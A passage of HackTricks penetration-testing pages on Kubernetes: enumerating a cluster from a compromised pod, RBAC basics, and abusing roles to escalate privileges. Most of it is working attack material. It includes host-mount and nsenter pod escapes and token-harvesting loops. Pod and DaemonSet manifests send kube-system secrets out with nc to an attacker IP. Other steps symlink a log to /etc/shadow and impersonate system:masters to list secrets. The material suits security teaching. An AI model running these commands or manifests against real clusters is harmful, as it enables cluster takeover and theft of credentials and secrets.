GET /apis/apps/v1/watch/namespaces/{namespace}/deployments  
[DEPRECATED]  
GET /apis/apps/v1/watch/deployments [DEPRECATED]
```

They open a streaming connection that returns you the full manifest of a Deployment whenever it changes (or when a new one is created).

The following `kubectl` commands indicates just how to list the objects. If you want to access the data you need to use `describe` instead of `get`

## Using curl

From inside a pod you can use several env variables:

```
export
APISERVER=${KUBERNETES_SERVICE_HOST}:${KUBERNETES_SERVICE_PORT_}
HTTPS}
export
SERVICEACCOUNT=/var/run/secrets/kubernetes.io/serviceaccount
export NAMESPACE=$(cat ${SERVICEACCOUNT}/namespace)
export TOKEN=$(cat ${SERVICEACCOUNT}/token)
export CACERT=${SERVICEACCOUNT}/ca.crt
alias kurl="curl --cacert ${CACERT} --header \"Authorization:
Bearer ${TOKEN}\""
# if kurl is still got cert Error, using -k option to solve
this.
```

By default the pod can **access the kube-api server** in the domain name `kubernetes.default.svc` and you can see the kube network in `/etc/resolv.config` as here you will find the address of the kubernetes DNS server (the ".1" of the same range is the kube-api endpoint).

## Using kubectl

Having the token and the address of the API server you use kubectl or curl to access it as indicated here:

By default, The APISERVER is communicating with `https://` schema

```
alias k='kubectl --token=$TOKEN --server=https://$APISERVER --  
insecure-skip-tls-verify=true'
```

| if no `https://` in url, you may get Error Like Bad Request.

You can find an [official kubectl cheatsheet here](#). The goal of the following sections is to present in ordered manner different options to enumerate and understand the new K8s you have obtained access to.

To find the HTTP request that `kubectl` sends you can use the parameter  
`-v=8`

## Current Configuration

### Kubectl

```
kubectl config get-users  
kubectl config get-contexts  
kubectl config get-clusters  
kubectl config current-context  
  
# Change namespace  
kubectl config set-context --current --namespace=<namespace>
```

If you managed to steal some users credentials you can **configure them locally** using something like:

```
kubectl config set-credentials USER_NAME \
    --auth-provider=oidc \
    --auth-provider-arg=idp-issuer-url=( issuer url ) \
    --auth-provider-arg=client-id=( your client id ) \
    --auth-provider-arg=client-secret=( your client secret ) \
    --auth-provider-arg=refresh-token=( your refresh token ) \
    --auth-provider-arg=idp-certificate-authority=( path to your
ca certificate ) \
    --auth-provider-arg=id-token=( your id_token )
```

## Get Supported Resources

With this info you will know all the services you can list

kubectl

```
k api-resources --namespaced=true #Resources specific to a
namespace
k api-resources --namespaced=false #Resources NOT specific to a
namespace
```

## Get Current Privileges

kubectl

```
k auth can-i --list #Get privileges in general
k auth can-i --list -n custnamespace #Get privileges in
custnamespace

# Get service account permissions
k auth can-i --list --as=system:serviceaccount:<namespace>:
<sa_name> -n <namespace>
```

## API

```
kurl -i -s -k -X '$POST' \
  -H '$Content-Type: application/json' \
  --data-binary
$'{"kind\":\"SelfSubjectRulesReview\", \"apiVersion\":\"authorization.k8s.io/v1\", \"metadata\":
{\\"creationTimestamp\\":null}, \"spec\":
{\\"namespace\\\":\\\"default\\\"}, \"status\":
{\\"resourceRules\\":null, \"nonResourceRules\\":null, \"incomplete\\":false}}\\x0a' \
"https://$APISERVER/apis/authorization.k8s.io/v1/selfsubjectrulesreviews"
```

Another way to check your privileges is using the tool:

<https://github.com/corneliusweig/rakkess>

You can learn more about **Kubernetes RBAC** in:

[kubernetes-role-based-access-control-rbac.md](#)

**Once you know which privileges** you have, check the following page to figure out **if you can abuse them** to escalate privileges:

[abusing-roles-clusterroles-in-kubernetes](#)

## Get Others roles

kubectl

```
k get roles  
k get clusterroles
```

API

```
kurl -k -v  
"https://$APISERVER/apis/authorization.k8s.io/v1/namespaces/eve  
ee/roles?limit=500"  
kurl -k -v  
"https://$APISERVER/apis/authorization.k8s.io/v1/namespaces/eve  
ee/clusterroles?limit=500"
```

## Get namespaces

Kubernetes supports **multiple virtual clusters** backed by the same physical cluster. These virtual clusters are called **namespaces**.

kubectl

```
k get namespaces
```

API

```
kurl -k -v https://$APISERVER/api/v1/namespaces/
```

## Get secrets

kubectl

```
k get secrets -o yaml  
k get secrets -o yaml -n custnamespace
```

API

```
kurl -v https://$APISERVER/api/v1/namespaces/default/secrets/  
  
kurl -v  
https://$APISERVER/api/v1/namespaces/custnamespace/secrets/
```

If you can read secrets you can use the following lines to get the privileges related to each token:

```
for token in `k describe secrets -n kube-system | grep "token:" | cut -d " " -f 7`; do echo $token; k --token $token auth can-i --list; echo; done
```

## Get Service Accounts

As discussed at the beginning of this page **when a pod is run a service account is usually assigned to it**. Therefore, listing the service accounts, their permissions and where they are running may allow a user to escalate privileges.

kubectl

```
k get serviceaccounts
```

API

```
kurl -k -v  
https://$APISERVER/api/v1/namespaces/{namespace}/serviceaccount  
s
```

## Get Deployments

The deployments specify the **components** that need to be **run**.

kubectl

```
.k get deployments  
k get deployments -n custnamespace
```

API

```
kurl -v  
https://$APISERVER/api/v1/namespaces/<namespace>/deployments/
```

## Get Pods

The Pods are the actual **containers** that will **run**.

kubectl

```
k get pods  
k get pods -n custnamespace
```

API

```
kurl -v https://$APISERVER/api/v1/namespaces/<namespace>/pods/
```

## Get Services

Kubernetes **services** are used to **expose a service in a specific port and IP** (which will act as load balancer to the pods that are actually offering the service). This is interesting to know where you can find other services to try to attack.

kubectl

```
k get services  
k get services -n custnamespace
```

API

```
kurl -v https://$APISERVER/api/v1/namespaces/default/services/
```

## Get nodes

Get all the **nodes configured inside the cluster**.

kubectl

```
k get nodes
```

API

```
kurl -v https://$APISERVER/api/v1/nodes/
```

## Get DaemonSets

**DaeamonSets** allows to ensure that a **specific pod is running in all the nodes** of the cluster (or in the ones selected). If you delete the DaemonSet the pods managed by it will be also removed.

kubectl

```
k get daemonsets
```

API

```
kurl -v  
https://$APISERVER/apis/extensions/v1beta1/namespaces/default/d  
aemonsets
```

## Get cronjob

Cron jobs allows to schedule using crontab like syntax the launch of a pod that will perform some action.

kubectl

```
k get cronjobs
```

API

```
kurl -v  
https://$APISERVER/apis/batch/v1beta1/namespaces/<namespace>/cronjobs
```

## Get "all"

kubectl

```
k get all
```

## Get Pods consumptions

kubectl

```
k top pod --all-namespaces
```

## Escaping from the pod

If you are able to create new pods you might be able to escape from them to the node. In order to do so you need to create a new pod using a yaml file, switch to the created pod and then chroot into the node's system. You can use already existing pods as reference for the yaml file since they display existing images and pathes.

```
kubectl get pod <name> [-n <namespace>] -o yaml
```

Then you create your attack.yaml file

```
apiVersion: v1
kind: Pod
metadata:
  labels:
    run: attacker-pod
  name: attacker-pod
  namespace: default
spec:
  volumes:
    - name: host-fs
      hostPath:
        path: /
  containers:
    - image: ubuntu
      imagePullPolicy: Always
      name: attacker-pod
      volumeMounts:
        - name: host-fs
          mountPath: /root
  restartPolicy: Never
```

## original yaml source

After that you create the pod

```
kubectl apply -f attacker.yaml [-n <namespace>]
```

Now you can switch to the created pod as follows

```
kubectl exec -it attacker-pod [-n <namespace>] -- bash #
attacker-pod is the name defined in the yaml file
```

And finally you chroot into the node's system

```
chroot /root /bin/bash
```

Information obtained from: [Kubernetes Namespace Breakout using Insecure Host Path Volume — Part 1 Attacking and Defending Kubernetes: Bust-A-Kube – Episode 1](#)

# References

<https://www.cyberark.com/resources/threat-research-blog/kubernetes-pentest-methodology-part-3>

**Support HackTricks and get benefits!**

# **Kubernetes Role-Based Access Control(RBAC)**


**Support HackTricks and get benefits!**

# Role-Based Access Control (RBAC)

Kubernetes has an **authorization module named Role-Based Access Control (RBAC)** that helps to set utilization permissions to the API server.

RBAC's permission model is built from **three individual parts**:

1. **Role\ClusterRole** – The actual permission. It contains *rules* that represent a set of permissions. Each rule contains *resources* and *verbs*.  
The verb is the action that will apply on the resource.
2. **Subject (User, Group or ServiceAccount)** – The object that will receive the permissions.
3. **RoleBinding\ClusterRoleBinding** – The connection between Role\ClusterRole and the subject.



The difference between “**Roles**” and “**ClusterRoles**” is just where the role will be applied – a “**Role**” will grant access to only **one specific namespace**, while a “**ClusterRole**” can be used in **all namespaces** in the cluster. Moreover, **ClusterRoles** can also grant access to:

- **cluster-scoped** resources (like nodes).
- **non-resource** endpoints (like /healthz).
- namespaced resources (like Pods), **across all namespaces**.

From **Kubernetes** 1.6 onwards, **RBAC** policies are **enabled by default**. But to enable RBAC you can use something like:

```
kube-apiserver --authorization-mode=Example,RBAC --other-options --more-options
```

# Templates

In the template of a **Role** or a **ClusterRole** you will need to indicate the **name of the role**, the **namespace** (in roles) and then the **apiGroups**, **resources** and **verbs** of the role:

- The **apiGroups** is an array that contains the different **API namespaces** that this rule applies to. For example, a Pod definition uses apiVersion: v1. *It can has values such as rbac.authorization.k8s.io or [\*].*
- The **resources** is an array that defines **which resources this rule applies to**. You can find all the resources with: `kubectl api-resources --namespaced=true`
- The **verbs** is an array that contains the **allowed verbs**. The verb in Kubernetes defines the **type of action** you need to apply to the resource. For example, the list verb is used against collections while "get" is used against a single resource.

## Rules Verbs

(This info was taken from [here](#))

<b>HTTP verb</b>	<b>request verb</b>
POST	create
GET, HEAD	get (for individual resources), list (for collections, including full object content), watch (for watching an individual resource or collection of resources)
PUT	update
PATCH	patch
DELETE	delete (for individual resources), deletecollection (for collections)

Kubernetes sometimes checks authorization for additional permissions using specialized verbs. For example:

- [PodSecurityPolicy](#)
  - use verb on `podsecuritypolicies` resources in the `policy` API group.
- [RBAC](#)
  - bind and escalate verbs on `roles` and `clusterroles` resources in the `rbac.authorization.k8s.io` API group.
- [Authentication](#)
  - impersonate verb on `users`, `groups`, and `serviceaccounts` in the core API group, and the `userextras` in the `authentication.k8s.io` API group.

You can find **all the verbs that each resource support** executing `kubectl api-resources --sort-by name -o wide`

## Examples

## Role

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  namespace: defaultGreen
  name: pod-and-pod-logs-reader
rules:
- apiGroups: [""]
  resources: ["pods", "pods/log"]
  verbs: ["get", "list", "watch"]
```

## ClusterRole

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  # "namespace" omitted since ClusterRoles are not namespaced
  name: secret-reader
rules:
- apiGroups: [""]
  resources: ["secrets"]
  verbs: ["get", "watch", "list"]
```

For example you can use a **ClusterRole** to allow a particular user to run:

```
kubectl get pods --all-namespaces
```

## RoleBinding and ClusterRoleBinding

**A role binding grants the permissions defined in a role to a user or set of users.** It holds a list of subjects (users, groups, or service accounts), and a reference to the role being granted. A **RoleBinding** grants permissions within a specific **namespace** whereas a **ClusterRoleBinding** grants that access **cluster-wide**.

```
apiVersion: rbac.authorization.k8s.io/v1
# This role binding allows "jane" to read pods in the "default"
namespace.
# You need to already have a Role named "pod-reader" in that
namespace.
kind: RoleBinding
metadata:
  name: read-pods
  namespace: default
subjects:
# You can specify more than one "subject"
- kind: User
  name: jane # "name" is case sensitive
  apiGroup: rbac.authorization.k8s.io
roleRef:
  # "roleRef" specifies the binding to a Role / ClusterRole
  kind: Role #this must be Role or ClusterRole
  name: pod-reader # this must match the name of the Role or
ClusterRole you wish to bind to
  apiGroup: rbac.authorization.k8s.io
```

## ClusterRoleBinding

```
apiVersion: rbac.authorization.k8s.io/v1
# This cluster role binding allows anyone in the "manager"
group to read secrets in any namespace.
kind: ClusterRoleBinding
metadata:
  name: read-secrets-global
subjects:
- kind: Group
  name: manager # Name is case sensitive
  apiGroup: rbac.authorization.k8s.io
roleRef:
  kind: ClusterRole
  name: secret-reader
  apiGroup: rbac.authorization.k8s.io
```

**Permissions are additive** so if you have a clusterRole with “list? and “delete? secrets you can add it with a Role with “get?. So be aware and test always your roles and permissions and **specify what is ALLOWED, because everything is DENIED by default.**

# Enumerating RBAC

```
# Get current privileges
kubectl auth can-i --list
# use `--as=system:serviceaccount:<namespace>:<sa_name>` to
# impersonate a service account

# List Cluster Roles
kubectl get clusterroles
kubectl describe clusterroles

# List Cluster Roles Bindings
kubectl get clusterrolebindings
kubectl describe clusterrolebindings

# List Roles
kubectl get roles
kubectl describe roles

# List Roles Bindings
kubectl get rolebindings
kubectl describe rolebindings
```

## Abuse Role/ClusterRoles for Privilege Escalation

**Support HackTricks and get benefits!**

# Abusing Roles/ClusterRoles in Kubernetes

**Support HackTricks and get benefits!**

Here you can find some potentially dangerous Roles and ClusterRoles configurations.\ Remember that you can get all the supported resources with `kubectl api-resources`

# Privilege Escalation

Referring as the art of getting **access to a different principal** within the cluster **with different privileges** (within the kubernetes cluster or to external clouds) than the ones you already have, in Kubernetes there are basically **4 main techniques to escalate privileges**:

- Be able to **impersonate** other user/groups/SAs with better privileges within the kubernetes cluster or to external clouds
- Be able to **create/patch/exec pods** where you can **find or attach SAs** with better privileges within the kubernetes cluster or to external clouds
- Be able to **read secrets** as the SAs tokens are stored as secrets
- Be able to **escape to the node** from a container, where you can steal all the secrets of the containers running in the node, the credentials of the node, and the permissions of the node within the cloud it's running in (if any)
- A fifth technique that deserves a mention is the ability to **run port-forward** in a pod, as you may be able to access interesting resources within that pod.

## Access Any Resource or Verb (Wildcard)

This privilege provides access to **any resource with any verb**. It is the most substantial privilege that a user can get, especially if this privilege is also a “ClusterRole.” If it’s a “ClusterRole,” than the user can access

the resources of any namespace and own the cluster with that permission.

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: api-resource-verbs-all
rules:
  rules:
  - apiGroups: [ "*" ]
    resources: [ "*" ]
    verbs: [ "*" ]
```

## Access Any Resource

Giving a user permission to **access any resource can be very risky**. But, **which verbs** allow access to these resources? Here are some dangerous RBAC permissions that can damage the whole cluster:

- **resources: ["\*"] verbs: ["create"]** – This privilege can **create any resource** in the cluster, such as **pods**, roles, etc. An attacker might abuse it to **escalate privileges**. An example of this can be found in the “**Pods Creation**” section.
- **resources: ["\*"] verbs: ["list"]** – The ability to list any resource can be used to **leak other users' secrets** and might make it easier to **escalate privileges**. An example of this is located in the “**Listing secrets**” section.
- **resources: ["\*"] verbs: ["get"]** – This privilege can be used to **get secrets from other service accounts**.

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: api-resource-verbs-all
rules:
  rules:
  - apiGroups: ["*"]
    resources: ["*"]
    verbs: ["create", "list", "get"]
```

## Pod Create - Steal Token

An attacker with permission to create a pod in the “kube-system” namespace can create cryptomining containers for example. Moreover, if there is a **service account with privileged permissions, by running a pod with that service the permissions can be abused to escalate privileges.**

Here we have a default privileged account named *bootstrap-signer* with permissions to list all secrets.

```

apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  annotations:
    rbac.authorization.kubernetes.io/autoupdate: "true"
  labels:
    kubernetes.io/bootstrapping: rbac-defaults
  name: system:controller:bootstrap-signer
  namespace: kube-system
rules:
- apiGroups:
  - ""
  resources:
  - secrets
  verbs:
  - get
  - list
  - watch
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  annotations:
    rbac.authorization.kubernetes.io/autoupdate: "true"
  labels:
    kubernetes.io/bootstrapping: rbac-defaults
  name: system:controller:bootstrap-signer
  namespace: kube-system
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: Role
  name: system:controller:bootstrap-signer
subjects:
- kind: ServiceAccount
  name: bootstrap-signer
  namespace: kube-system

```

The attacker can create a malicious pod that will use the privileged service.

Then, abusing the service token, it will ex-filtrate the secrets:

```

apiVersion: v1
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
  - name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", "apk update && apk add curl --no-cache; cat /run/secrets/kubernetes.io/serviceaccount/token | { read TOKEN; curl -k -v -H \"Authorization: Bearer \$TOKEN\" -H \"Content-Type: application/json\" https://<master_node_ip>:6443/api/v1/namespaces/kube-system/secrets; } | nc <attacker_ip> 6666;"]
    serviceAccountName: bootstrap-signer
    automountServiceAccountToken: true
    hostNetwork: true

```

```

apiVersion: v1
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
    - name: alpine
      image: alpine
      command: ["/bin/sh"]
      args: ["-c", 'apk update && apk add curl --no-cache; cat /run/secrets/kubernetes.io/serviceaccount/token | { read TOKEN; curl -k -v -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" https://192.168.154.228:8443/api/v1/namespaces/kube-system/secrets; } | nc -nv 192.168.154.228 6666; sleep 100000']
      serviceAccountName: bootstrap-signer
      automountServiceAccountToken: true
      hostNetwork: true

```

In the previous image note how the *bootstrap-signer* service is used in `serviceAccountName`.

So just create the malicious pod and expect the secrets in port 6666:

## Pod Create & Escape

The following definition gives all the privileges a container can have:

- **Privileged access** (disabling protections and setting capabilities)
- **Disable namespaces hostIPC and hostPid** that can help to escalate privileges

- **Disable hostNetwork** namespace, giving access to steal nodes cloud privileges and better access to networks
- **Mount hosts / inside the container**

super\_privs.yaml

```
apiVersion: v1
kind: Pod
metadata:
  name: ubuntu
  labels:
    app: ubuntu
spec:
  # Uncomment and specify a specific node you want to debug
  # nodeName: <insert-node-name-here>
  containers:
    - image: ubuntu
      command:
        - "sleep"
        - "3600" # adjust this as needed -- use only as long as
you need
      imagePullPolicy: IfNotPresent
      name: ubuntu
      securityContext:
        allowPrivilegeEscalation: true
        privileged: true
        #capabilities:
          # add: ["NET_ADMIN", "SYS_ADMIN"] # add the capabilities
you need https://man7.org/linux/man-pages/man7/capabilities.7.html
        runAsUser: 0 # run as root (or any other user)
      volumeMounts:
        - mountPath: /host
          name: host-volume
      restartPolicy: Never # we want to be intentional about
running this pod
      hostIPC: true # Use the host's ipc namespace
https://www.man7.org/linux/man-pages/man7/ipc\_namespaces.7.html
      hostNetwork: true # Use the host's network namespace
https://www.man7.org/linux/man-pages/man7/network\_namespaces.7.html
```

```
hostPID: true # Use the host's pid namespace
https://man7.org/linux/man-pages/man7/pid_namespaces.7.htmlpe_
volumes:
- name: host-volume
  hostPath:
    path: /
```

Create the pod with:

```
kubectl --token $token create -f mount_root.yaml
```

One-liner from [this tweet](#) and with some additions:

```
kubectl run r00t --restart=Never -ti --rm --image lol --
overrides '{"spec":{"hostPID": true, "containers":
[{"name":"1","image":"alpine","command":["nsenter","--mount=/proc/1/ns/mnt","--","/bin/bash"],"stdin":true,"tty":true,"imagePullPolicy":"IfNotPresent","securityContext":{"privileged":true}}]}{'
```

Now that you can escape to the node check post-exploitation techniques in:

## Stealth

You probably want to be **stealthier**, in the following pages you can see what you would be able to access if you create a pod only enabling some of the mentioned privileges in the previous template:

- **Privileged + hostPID**
- **Privileged only**

- **hostPath**
- **hostPID**
- **hostNetwork**
- **hostIPC**

You can find example of how to create/abuse the previous privileged pods configurations in <https://github.com/BishopFox/badPods>

## Pod Create - Move to cloud

If you can **create a pod** (and optionally a **service account**) you might be able to **obtain privileges in cloud environment** by **assigning cloud roles to a pod or a service account** and then accessing it.\ Moreover, if you can create a **pod with the host network namespace** you can **steal the IAM role** of the **node** instance.

For more information check:

[pod-escape-privileges.md](#)

## Create/Patch Deployment, Daemonsets, Statefulsets, Replicationcontrollers, Replicasets, Jobs and Cronjobs

Deployment, Daemonsets, Statefulsets, Replicationcontrollers, Replicasets, Jobs and Cronjobs are all privileges that allow the creation of different tasks in the cluster. Moreover, it's possible can use all of them to **develop pods**

**and even create pods.** So it's possible to abuse them to escalate privileges just like in the previous example.

Suppose we have the **permission to create a Daemonset** and we create the following YAML file. This YAML file is configured to do the same steps we mentioned in the “create pods? section.

```

apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: alpine
  namespace: kube-system
spec:
  selector:
    matchLabels:
      name: alpine
  template:
    metadata:
      labels:
        name: alpine
    spec:
      serviceAccountName: bootstrap-signer
      automountServiceAccountToken: true
      hostNetwork: true
      containers:
        - name: alpine
          image: alpine
          command: ["/bin/sh"]
          args: ["-c", 'apk update && apk add curl --no-cache;
cat /run/secrets/kubernetes.io/serviceaccount/token | { read
TOKEN; curl -k -v -H "Authorization: Bearer $TOKEN" -H
"Content-Type: application/json"
https://192.168.154.228:8443/api/v1/namespaces/kube-
system/secrets; } | nc -nv 192.168.154.228 6666; sleep 100000']

```

In line 6 you can find the object “spec” and children objects such as “template” in line 10. These objects hold the configuration for the task we wish to accomplish. Another thing to notice is the

"**serviceAccountName**" in line 15 and the "**containers**?" object in line 18. This is the part that relates to creating our malicious container.

Kubernetes API documentation indicates that the "**PodTemplateSpec**?" endpoint has the option to create containers. And, as you can see: **deployment, daemonsets, statefulsets, replicationcontrollers, replicaset, jobs and cronjobs can all be used to create pods:**

#### PodTemplateSpec v1 core

- Appears In:
  - DaemonSetSpec [apps/v1]
  - DaemonSetSpec [apps/v1beta2]
  - DaemonSetSpec [extensions/v1beta1]
  - DeploymentSpec [apps/v1]
  - DeploymentSpec [apps/v1beta2]
  - DeploymentSpec [apps/v1beta1]
  - DeploymentSpec [extensions/v1beta1]
  - JobSpec [batch/v1]
  - PodTemplate [core/v1]
  - ReplicaSetSpec [apps/v1]
  - ReplicaSetSpec [apps/v1beta2]
  - ReplicaSetSpec [extensions/v1beta1]
  - ReplicationControllerSpec [core/v1]
  - StatefulSetSpec [apps/v1]
  - StatefulSetSpec [apps/v1beta2]
  - StatefulSetSpec [apps/v1beta1]

**So, the privilege to create or update tasks can also be abused for privilege escalation in the cluster.**

## Pods Exec

**pods/exec** is a resource in kubernetes used for **running commands in a shell inside a pod**. This privilege is meant for administrators who want to **access containers and run commands**. It's just like creating a SSH session for the container.

If we have this privilege, we actually get the ability **to take control of all the pods**. In order to do that, we need to use the following command:

```
kubectl exec -it <POD_NAME> -n <NAMESPACE> -- sh
```

Note that as you can get inside any pod, you can abuse other pods token just like in **Pod Creation exploitation** to try to escalate privileges.

## port-forward

This permission allows to **forward one local port to one port in the specified pod**. This is meant to be able to debug applications running inside a pod easily, but an attacker might abuse it to get access to interesting (like DBs) or vulnerable applications (webs?) inside a pod:

```
kubectl port-forward pod/mypod 5000:5000
```

## Hosts Writable /var/log/ Escape

As [indicated in this research](#), if you can access or create a pod with the hosts `/var/log/` directory mounted on it, you can **escape from the container**. This is basically because the when the **Kube-API tries to get the logs** of a container (using `kubectl logs <pod>`), it **requests the `0.log`** file of the pod using the `/logs/` endpoint of the **Kubelet** service.\ The Kubelet service exposes the `/logs/` endpoint which is just basically **exposing the `/var/log` filesystem of the container**.

Therefore, an attacker with **access to write in the `/var/log/` folder** of the container could abuse this behaviours in 2 ways:

- Modifying the `0.log` file of its container (usually located in `/var/logs/pods/namespace_pod_uid/container/0.log`) to be a **symlink pointing to `/etc/shadow`** for example. Then, you will be able to exfiltrate hosts shadow file doing:

```
kubectl logs escaper
failed to get parse function: unsupported log format:
"root::::::::::\n"
kubectl logs escaper --tail=2
failed to get parse function: unsupported log format: "systemd-
resolve*::::::::::\n"
# Keep incrementing tail to exfiltrate the whole file
```

- If the attacker controls any principal with the **permissions to read nodes/log**, he can just create a **symlink** in `/host-mounted/var/log/sym` to `/` and when **accessing `https://<gateway>:10250/logs/sym/`** **he will lists the hosts root filesystem** (changing the symlink can provide access to files).

```
curl -k -H 'Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6Im[...]'
'https://172.17.0.1:10250/logs/sym/'
<a href="bin">bin</a>
<a href="data/">data/</a>
<a href="dev/">dev/</a>
<a href="etc/">etc/</a>
<a href="home/">home/</a>
<a href="init">init</a>
<a href="lib">lib</a>
[...]
```

**A laboratory and automated exploit can be found in**  
<https://blog.aquasec.com/kubernetes-security-pod-escape-log-mounts>

## Bypassing readOnly protection

If you are lucky enough and the highly privileged capability `CAP_SYS_ADMIN` is available, you can just remount the folder as `rw`:

```
mount -o rw,remount /hostlogs/
```

## Bypassing hostPath readOnly protection

As stated in [this research](#) it's possible to bypass the protection:

```
allowedHostPaths:  
  - pathPrefix: "/foo"  
    readOnly: true
```

Which was meant to prevent escapes like the previous ones by, instead of using a hostPath mount, use a PersistentVolume and a PersistentVolumeClaim to mount a hosts folder in the container with writable access:

```
apiVersion: v1
kind: PersistentVolume
metadata:
  name: task-pv-volume-vol
  labels:
    type: local
spec:
  storageClassName: manual
  capacity:
    storage: 10Gi
  accessModes:
    - ReadWriteOnce
  hostPath:
    path: "/var/log"
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: task-pv-claim-vol
spec:
  storageClassName: manual
  accessModes:
    - ReadWriteOnce
  resources:
    requests:
      storage: 3Gi
---
apiVersion: v1
kind: Pod
metadata:
  name: task-pv-pod
spec:
  volumes:
    - name: task-pv-storage-vol
  persistentVolumeClaim:
```

```
claimName: task-pv-claim-vol
containers:
- name: task-pv-container
  image: ubuntu:latest
  command: [ "sh", "-c", "sleep 1h" ]
  volumeMounts:
    - mountPath: "/hostlogs"
      name: task-pv-storage-vol
```

## Impersonating privileged accounts

With a **user impersonation** privilege, an attacker could impersonate a privileged account.

In this example, the service account **sa-imper** has a binding to a ClusterRole with rules that allow it to impersonate groups and users.

```
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: impersonator
rules:
- apiGroups: []
  resources: ["users", "groups"]
  verbs: ["impersonate"]
```

```

kind: ClusterRoleBinding
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: impersonator-bind
subjects:
- kind: ServiceAccount
  name: sa-imper
  namespace: default
  apiGroup: ""
roleRef:
  kind: ClusterRole
  name: impersonator
  apiGroup: ""

```

It's possible to **list all secrets** with `--as=null --as-group=system:master` attributes:

```

[nodel ~]$ kubectl get secrets --context=$CONTEXT_NAME
Error from server (Forbidden): secrets is forbidden: User "system:serviceaccount:default:sa-imper" cannot list secrets in the namespace "default"
[nodel ~]$ kubectl get secrets --context=$CONTEXT_NAME --as=null --as-group=system:masters
NAME          TYPE        DATA   AGE
default-token-x84fk  kubernetes.io/service-account-token  3      3h
sa-imper-token-g9rtw  kubernetes.io/service-account-token  3      24m
sa2-token-cfl9t     kubernetes.io/service-account-token  3      1h
sa3-token-9hw4j     kubernetes.io/service-account-token  3      1h

```

**It's also possible to perform the same action via the API REST endpoint:**

```

curl -k -v -XGET -H "Authorization: Bearer <JWT TOKEN (of the
impersonator)>" \
-H "Impersonate-Group: system:masters" \
-H "Impersonate-User: null" \
-H "Accept: application/json" \
https://<master_ip>:<port>/api/v1/namespaces/kube-
system/secrets/

```

## Listing Secrets

The **listing secrets privilege** is a strong capability to have in the cluster. A user with the permission to list secrets can **potentially view all the secrets in the cluster – including the admin keys**. The secret key is a JWT token encoded in base64.

```
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  namespace: default
  name: read-secrets
rules:
- apiGroups: ["*"]
  resources: ["secrets"]
  verbs: ["list"]
```

An attacker that gains **access to \_list secrets\_** in the cluster can use the following *curl* commands to get all secrets in “kube-system” namespace:

```
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master_ip>:<port>/api/v1/namespaces/kube-  
system/secrets/
```

```

< HTTP/2 200
< content-type: application/json
< date: Mon, 10 Jun 2019 05:14:33 GMT
<
{
  "kind": "SecretList",
  "apiVersion": "v1",
  "metadata": {
    "selfLink": "/api/v1/namespaces/kube-system/secrets/",
    "resourceVersion": "761018"
  },
  "items": [
    {
      "metadata": {
        "name": "attachdetach-controller-token-r4mt2",
        "namespace": "kube-system",
        "selfLink": "/api/v1/namespaces/kube-system/secrets/attachdetach-controller-token-r4mt2",
        "uid": "385d1ba6-22fd-11e9-a7c8-000c297f39fc",
        "resourceVersion": "191",
        "creationTimestamp": "2019-01-28T13:04:17Z",
        "annotations": {
          "kubernetes.io/service-account.name": "attachdetach-controller",
          "kubernetes.io/service-account.uid": "385bce81-22fd-11e9-a7c8-000c297f39fc"
        }
      },
      "data": {
